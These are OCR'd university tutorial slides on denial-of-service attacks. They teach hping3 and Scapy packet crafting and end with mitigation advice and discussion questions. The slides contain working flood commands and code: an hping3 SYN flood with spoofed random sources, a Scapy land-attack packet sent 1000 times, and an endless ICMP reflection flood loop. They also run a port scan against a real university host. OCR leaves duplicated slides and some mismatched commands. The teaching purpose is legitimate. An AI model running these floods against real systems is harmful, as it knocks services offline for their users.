COMP4670

Tutorials

Network Attacks Part 2

Dr. Sherif Saad

Attacks List

- Introducing HPING and SCAPY
- TCP Flood Attack
- Crafting Network Packets
- ICMP Flood Attack

Denial-Of-Service

What is DoS attack?


Denial-of-service (DoS) or Distributed Denial-of-Service (DDoS) attack is an attempt to make a machine or network resource unavailable to its intended users.

Distributed Denial-Of-Service


What is DDoS attack?

A Distributed Denial of Service (DDoS) attack is an attempt to make an online service unavailable by overwhelming it with traffic from multiple sources.

Attack Scenario



Attack Scenario



Attack Scenario

1. Execute a Denial of Service attack or DoS against a node
2. The attacker will hide his IP address, by spoofing others IP address
3. The victim machine will see massive connections from random source IP addresses than the attacker IP
4. The victim will get overwhelmed within 5 minutes and stop responding.

Tools Need to Execute the Attack

Network Packet Manipulation Tool:

A tool to create network packets with customized attributes (headers and payload). It allows crafting the packets, sending them over the network, capture, and record packets from computer networks, and other tasks.

Examples: HPing, SCAPY, JPcap4j, SharpPcap, Ostinato

Packet Crafting


What is Packet Crafting?

- Packet crafting is the process of manually creating or editing the existing data packets on a network to test network devices.
- Network engineers use this process to test networks settings, test firewall rules, find entry points and test network device's behaviors.

Introducing HPing


HPing3 can create TCP, RAW IP, ICMP, and UDP

HPing3 is a command line tool. To start hping3 open the command line tool on Kali Linux and type **hping3**



Introducing HPing

To learn the different options of HPing type **hping3 -h**



Basic Tasks with HPing

Let run a scan to check if a port is open on a given host.

Let us check if port **8181** is open on www.uwindsor.ca

Type the following command and hit enter

```
hping3 -S www.uwindsor.ca -p 8181
```

Basic Tasks with HPing: Interpreting the output

Check the response, what do you think is the port open or close

```
File  Edit  View  Search  Terminal  Help
root@CS60467:~# hping3 -S www.uwindsor.ca -p 8181
HPING www.uwindsor.ca (eth0 137.207.71.197): S set, 40 headers + 0 data bytes
len=46 ip=137.207.71.197 ttl=253 DF id=23318 sport=8181 flags=RA seq=0 win=0 rtt=9.8 ms
len=46 ip=137.207.71.197 ttl=253 DF id=18457 sport=8181 flags=RA seq=1 win=0 rtt=2.2 ms
len=46 ip=137.207.71.197 ttl=253 DF id=32698 sport=8181 flags=RA seq=2 win=0 rtt=9.7 ms
len=46 ip=137.207.71.197 ttl=253 DF id=59462 sport=8181 flags=RA seq=3 win=0 rtt=5.2 ms
len=46 ip=137.207.71.197 ttl=253 DF id=59804 sport=8181 flags=RA seq=4 win=0 rtt=4.4 ms
len=46 ip=137.207.71.197 ttl=253 DF id=24501 sport=8181 flags=RA seq=5 win=0 rtt=7.8 ms
^C
--- www.uwindsor.ca hping statistic ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 2.2/6.5/9.8 ms
```

Basic Tasks with HPing: Interpreting the output

Check the response, what do you think is the port open or close?

```
File  Edit  View  Search  Terminal  Help
root@CS60467:~# hping3 -S www.uwindsor.ca -p 8181
HPING www.uwindsor.ca (eth0 137.207.71.197): S set, 40 headers + 0 data bytes
len=46 ip=137.207.71.197 ttl=253 DF id=23318 sport=8181 flags=RA seq=0 win=0 rtt=9.8 ms
len=46 ip=137.207.71.197 ttl=253 DF id=18457 sport=8181 flags=RA seq=1 win=0 rtt=2.2 ms
len=46 ip=137.207.71.197 ttl=253 DF id=32698 sport=8181 flags=RA seq=2 win=0 rtt=9.7 ms
len=46 ip=137.207.71.197 ttl=253 DF id=59462 sport=8181 flags=RA seq=3 win=0 rtt=5.2 ms
len=46 ip=137.207.71.197 ttl=253 DF id=59804 sport=8181 flags=RA seq=4 win=0 rtt=4.4 ms
len=46 ip=137.207.71.197 ttl=253 DF id=24501 sport=8181 flags=RA seq=5 win=0 rtt=7.8 ms
^C
--- www.uwindsor.ca hping statistic ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 2.2/6.5/9.8 ms
```


TCP Flag	Flag Representation	Flag Meaning
SYN	S	This is a session establishment request, which is the first part of any TCP connection.
ACK	ack	This flag is used generally to acknowledge the receipt of data from the sender. This might be seen in conjunction with or "piggybacked" with other flags.
FIN	F	This flag indicates the sender's intention to gracefully terminate the sending host's connection to the receiving host.
RESET	R	This flag indicates the sender's intention to immediately abort the existing connection with the receiving host.
PUSH	P	This flag immediately "pushes" data from the sending host to the receiving host's application software. There is no waiting for the buffer to fill up. In this case, responsiveness, not bandwidth efficiency, is the focus. For many interactive applications such as telnet, the primary concern is the quickest response time, which the PUSH flag attempts to signal.
URGENT	urg	This flag indicates that there is "urgent" data that should take precedence over other data. An example of this is pressing Ctrl+C to abort an FTP download.
Placeholder	.	If the connection does not have a SYN, FIN, RESET, or PUSH flag set, a placeholder (a period) will be found after the destination port.

Basic Tasks with HPing: Interpreting the output

Let us try to check another port, for instance port 80

Type the following command

```
hping3 -S www.uwindsor.ca -p 8181 -c 10
```



Basic Tasks with HPing: Interpreting the output

Is port 80 open or close on www.uwindsor.ca

```
root@CS60467:~# hping3 -S www.uwindsor.ca -p 80 -c 10
HPING www.uwindsor.ca (eth0 137.207.71.197): S set, 40 headers + 0 data bytes
len=46 ip=137.207.71.197 ttl=253 DF id=10673 sport=80 flags=SA seq=0 win=4380 rtt=11.3 ms
len=46 ip=137.207.71.197 ttl=253 DF id=61087 sport=80 flags=SA seq=1 win=4380 rtt=8.1 ms
len=46 ip=137.207.71.197 ttl=253 DF id=44876 sport=80 flags=SA seq=2 win=4380 rtt=3.6 ms
len=46 ip=137.207.71.197 ttl=253 DF id=7553 sport=80 flags=SA seq=3 win=4380 rtt=3.2 ms
len=46 ip=137.207.71.197 ttl=253 DF id=62492 sport=80 flags=SA seq=4 win=4380 rtt=6.8 ms
len=46 ip=137.207.71.197 ttl=253 DF id=45123 sport=80 flags=SA seq=5 win=4380 rtt=6.3 ms
len=46 ip=137.207.71.197 ttl=253 DF id=7675 sport=80 flags=SA seq=6 win=4380 rtt=4.0 ms
len=46 ip=137.207.71.197 ttl=253 DF id=12481 sport=80 flags=SA seq=7 win=4380 rtt=7.8 ms
len=46 ip=137.207.71.197 ttl=253 DF id=45219 sport=80 flags=SA seq=8 win=4380 rtt=3.3 ms
len=46 ip=137.207.71.197 ttl=253 DF id=7841 sport=80 flags=SA seq=9 win=4380 rtt=2.9 ms

--- www.uwindsor.ca hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 2.9/5.7/11.3 ms
```

Basic Tasks with HPing: Scan range of ports

To use TCP SYN scan against a range of port. Type the following commands:

hping3 -S www.uwindsor.ca -p ++1 -c 1024 | grep SA

```
root@CS60467:~# hping3 -S www.uwindsor.ca -p ++1 -c 1024  | grep SA
```

DoS Attack with HPing3

Let see how we could execute a TCP SYN flood attack against a host running a web server.

To execute a TCP SYN Flood attack against any host using hping3, type the following command

hping3 -S 192.168.0.101 -d 120 -w 64 -p 9090 --flood --rand-source

```
root@CS60467:~# hping3 -S 192.168.0.101 -d 120 -w 64 -p 9090 --flood --rand-source
```

DoS Attack with HPing3


hping3 -S 192.168.0.101 -d 120 -w 64 -p 9090 --flood --rand-source

- -S: send TCP SYN packets
- -d: 120 bytes of data
- -w: TCP window size is 64
- -p: target port
- -- flood: send packets as fast as you can
- -- rand-source: use random IP addresses in the source IP filed

TCP SYN Flood Attack: Description

1. The attacker sends repeated SYN packets to one or more port on the targeted server, often using a fake IP address.
2. Unaware of the attack, the server receives multiple, apparently legitimate requests to establish communication. It responds to each attempt with an SYN-ACK packet from each open port.
3. The attacker either does not send the expected ACK or if the IP address is spoofed—never receives the SYN-ACK in the first place.
4. Either way, the server under attack will wait for acknowledgment of its SYN-ACK packet for some time.

SYN Flood Attack



HPING DoS Attack

1. What is wrong with the previous attack?
2. Was it a DoS attack or DDoS attack?
3. Who is the victim?
4. How could we prevent this Attack?

SYN Flood Captured with Wireshark

Filter: ip.addr==192.168.0.101 and tcp.port==5000 | Expression... | Clear | Apply | Save

No.	Time	Source	Destination	Protocol	Length	Info
247877	322.644499952	41.232.207.122	192.168.0.101	IPA	174	unknown 0x58
247878	322.644509536	233.24.7.219	192.168.0.101	IPA	174	unknown 0x58
247879	322.644512255	74.226.20.172	192.168.0.101	IPA	174	unknown 0x58
247880	322.644516890	55.229.172.199	192.168.0.101	IPA	174	unknown 0x58
247881	322.644521453	234.131.225.106	192.168.0.101	IPA	174	unknown 0x58
247882	322.644523921	161.157.53.37	192.168.0.101	IPA	174	unknown 0x58
247883	322.644528539	139.234.153.169	192.168.0.101	IPA	174	unknown 0x58
247884	322.644533620	202.133.179.210	192.168.0.101	IPA	174	unknown 0x58
247885	322.644538302	188.186.218.35	192.168.0.101	IPA	174	unknown 0x58
247886	322.644542610	209.169.153.194	192.168.0.101	IPA	174	unknown 0x58
247887	322.644546840	121.121.28.41	192.168.0.101	IPA	174	unknown 0x58
247888	322.644551223	5.199.230.149	192.168.0.101	IPA	174	unknown 0x58
247889	322.644555539	84.61.228.178	192.168.0.101	IPA	174	unknown 0x58
247890	322.644559685	192.197.136.176	192.168.0.101	IPA	174	unknown 0x58
247891	322.644564682	38.151.196.213	192.168.0.101	IPA	174	unknown 0x58
247892	322.644569260	40.118.98.115	192.168.0.101	IPA	174	unknown 0x58
247893	322.644573775	218.112.5.139	192.168.0.101	IPA	174	unknown 0x58
247894	322.644578935	2.183.219.101	192.168.0.101	IPA	174	unknown 0x58
247895	322.644926312	69.157.197.2	192.168.0.101	IPA	174	unknown 0x58
247896	322.644936073	225.149.52.41	192.168.0.101	IPA	174	unknown 0x58
247897	322.644939162	119.7.193.41	192.168.0.101	IPA	174	unknown 0x58
247898	322.644944507	183.178.8.43	192.168.0.101	IPA	174	unknown 0x58
247899	322.644949427	110.42.37.141	192.168.0.101	IPA	174	unknown 0x58

DoS Attacks Mitigation

1. Block all outbound traffic where the source address not from your internal networks.
2. Block all inbound traffic where the source address is from your internal networks.
3. Block all inbound broadcast packets.

DoS Attack Mitigation

4. Block all packet fragments
5. Block all inbound and outbound traffic where the source or destination addresses are from the private address ranges

Private IPv4 address spaces

RFC1918 name	IP address range	mask bits
24-bit block	10.0.0.0 – 10.255.255.255	8 bits
20-bit block	172.16.0.0 – 172.31.255.255	12 bits
16-bit block	192.168.0.0 – 192.168.255.255	16 bits

Introducing SCAPY

SCAPY is a powerful network packets manipulation python library to send, sniff and craft network packets. Using SCAPY, you can build tools that can probe, scan or attack networks.

In addition, you could use SCAPy as a command line tools.

SCAPY, allow you to implement highly customizable network security tools.

Working with SCAPY

If you have python 2 or 3 installed on your machine you can simply install scapy using pip.

```
pip install scapy
```

Or


```
pip3 install scapy
```

SCAPY is already installed on Kali Linux

Working with SCAPY

To use scapy as a command line code simply one the command line and type

scapy



SCAPY ls( ) and lsc( )

To display all the supported network protocols by scapy type the command

ls()

To display all the built-in scapy command (functions), type the command


lsc()

Creating A Packet

To create an IP packet, simply type

```
my_packet = IP()
```

Note that my_packet is a variable name you could use any other name. IP() is the IP class constructor



Creating A Packet

Let us display the our packet using the ls() function

```
ls(my_packet)
```

```
>>> ls(my_packet)
version    : BitField (4 bits)          = 4            (4)
ihl        : BitField (4 bits)          = None         (None)
tos        : XByteField                 = 0            (0)
len        : ShortField                 = None         (None)
id         : ShortField                 = 1            (1)
flags      : FlagsField (3 bits)        = 0            (0)
frag       : BitField (13 bits)         = 0            (0)
ttl        : ByteField                  = 64           (64)
proto      : ByteEnumField              = 0            (0)
chksum     : XShortField                = None         (None)
src        : SourceIPField (Emph)       = '127.0.0.1'  (None)
dst        : DestIPField (Emph)         = '127.0.0.1'  (None)
options    : PacketListField            = []           ([])
>>>
```

Customizing the Packet

Let us set the src IP and dst IP of the packet. This is very simple and you could use IP addresses or domain names. The syntax to set the value of any attribute of the packet is:

```
PACKET_NAME.ATTRIBUTE_NAME = value
```

```
My_packet.src = "www.uwindsor.ca"
```

```
>>>
>>> my_packet.src="www.uwindsor.ca"
>>> my_packet.dst="www.google.ca"
>>>
```

Send the Packet

To send the packet, call the function send and pass your packet to it

```
send(my_packet)
```

```
>>>
>>> send(my_packet)
.
Sent 1 packets.
```

Send the Packet

To send the packet, call the function send and pass your packet to it

```
send(my_packet)
```

```
>>>
>>> send(my_packet)
.
Sent 1 packets.
```

Customizing the Packet

Let us craft a land attack packet (where the src IP and dst IP are the same.

Here I will use the IP address 192.168.0.102 as the victim.

```
land =  IP( src="92.168.0.102",  dst ="192.168.0.102")
```


```
>>>
>>> land= IP(src="192.168.0.102", dst="192.168.0.102")
>>>
```

Customizing the Packet

Let us say we want to send this land packet over the network a 1000 times

```
land =  IP( src="92.168.0.102",  dst ="192.168.0.102")

send(land, count=1000)
```



Capturing Land Attack with Wireshark

Filter: ip.src==192.168.0.102 and ip.dst==192.168.0.102 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
21	69.931595100	192.168.0.102	192.168.0.102	IPv4	60	
22	69.939051021	192.168.0.102	192.168.0.102	IPv4	60	
23	69.946936882	192.168.0.102	192.168.0.102	IPv4	60	
24	69.949561736	192.168.0.102	192.168.0.102	IPv4	60	
25	69.953463351	192.168.0.102	192.168.0.102	IPv4	60	
26	69.955949919	192.168.0.102	192.168.0.102	IPv4	60	
27	69.959758275	192.168.0.102	192.168.0.102	IPv4	60	
28	69.962699078	192.168.0.102	192.168.0.102	IPv4	60	
29	69.967732348	192.168.0.102	192.168.0.102	IPv4	60	
30	69.969391934	192.168.0.102	192.168.0.102	IPv4	60	
31	69.971440489	192.168.0.102	192.168.0.102	IPv4	60	
32	69.980720964	192.168.0.102	192.168.0.102	IPv4	60	
33	69.982740097	192.168.0.102	192.168.0.102	IPv4	60	
34	69.984937407	192.168.0.102	192.168.0.102	IPv4	60	
35	69.988167542	192.168.0.102	192.168.0.102	IPv4	60	
36	69.988197827	192.168.0.102	192.168.0.102	IPv4	60	
37	69.990702039	192.168.0.102	192.168.0.102	IPv4	60	
38	69.992493066	192.168.0.102	192.168.0.102	IPv4	60	
39	69.994032386	192.168.0.102	192.168.0.102	IPv4	60	
40	69.995978505	192.168.0.102	192.168.0.102	IPv4	60	
41	69.999698600	192.168.0.102	192.168.0.102	IPv4	60	

Customizing the Packet

Or we could just write python code

```
x = 0
while x < 1000:
    send(land)
    x = x+1
```

```
>>> x = 0
>>> while x< 1000:
...     send(land)
...     x = x+1
...
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Customizing the Packet

OK but how we craft a packet for a network service, like an FTP server or HTTP server. An IP packet only is not useful. Well, you need to add TCP layer to your packet.

We can add a layer four protocol like TCP or UDP by using the division operator to attach it to our IP packet.

```
P1 = IP( )/TCP( )

P2 = Ether( )/IP( )/TCP( )
```

Customizing the Packet

OK but how we craft a packet for a network service, like an FTP server or HTTP server. An IP packet only is not useful. Well, you need to add TCP layer to your packet.

We can add a layer four protocol like TCP or UDP by using the division operator to attach it to our IP packet.

```
P1 = IP( )/TCP( )

P2 = Ether( )/IP( )/TCP( )
```

Customizing the Packet

```
>>> ip_header = IP(src="147.104.43.11", dst= "www.google.ca")
>>> tcp_header = TCP(sport=4371,dport=443)
>>> packet = ip_header/tcp_header
>>> packet
<IP  frag=0 proto=tcp src=147.104.43.11 dst=Net('www.google.ca') |<TCP  sport=4371 dport=https |>>
>>>
```

ICMP Flood with SCAPY

```
from scapy.layers.inet import IP, ICMP
from scapy.all import *

packet = IP()  # create an IP packet

icmp_header = ICMP()  # create an ICMP header

packet.src = "192.168.0.102"  # set the victim IP address

icmp_header.type = 8  # Type value in the ICMP header as 8 for ping crafting
icmp_header.code = 0  # Code value in the ICMP header as 0 for ping crafting

while True:
   packet.dst = RandIP()  # generate random IP address and inject it as the packet
   send(packet/icmp_header) # combine the ICMP header with the ip packet and send it
```

ICMP Common Types

Type	Function
0	Echo reply
3	Destination unreachable
5	Redirect
8	Echo request
9	Router advertisement
10	Router solicitation
11	Time exceeded

IP Spoofing

How could we identify that an IP is spoofed?

Questions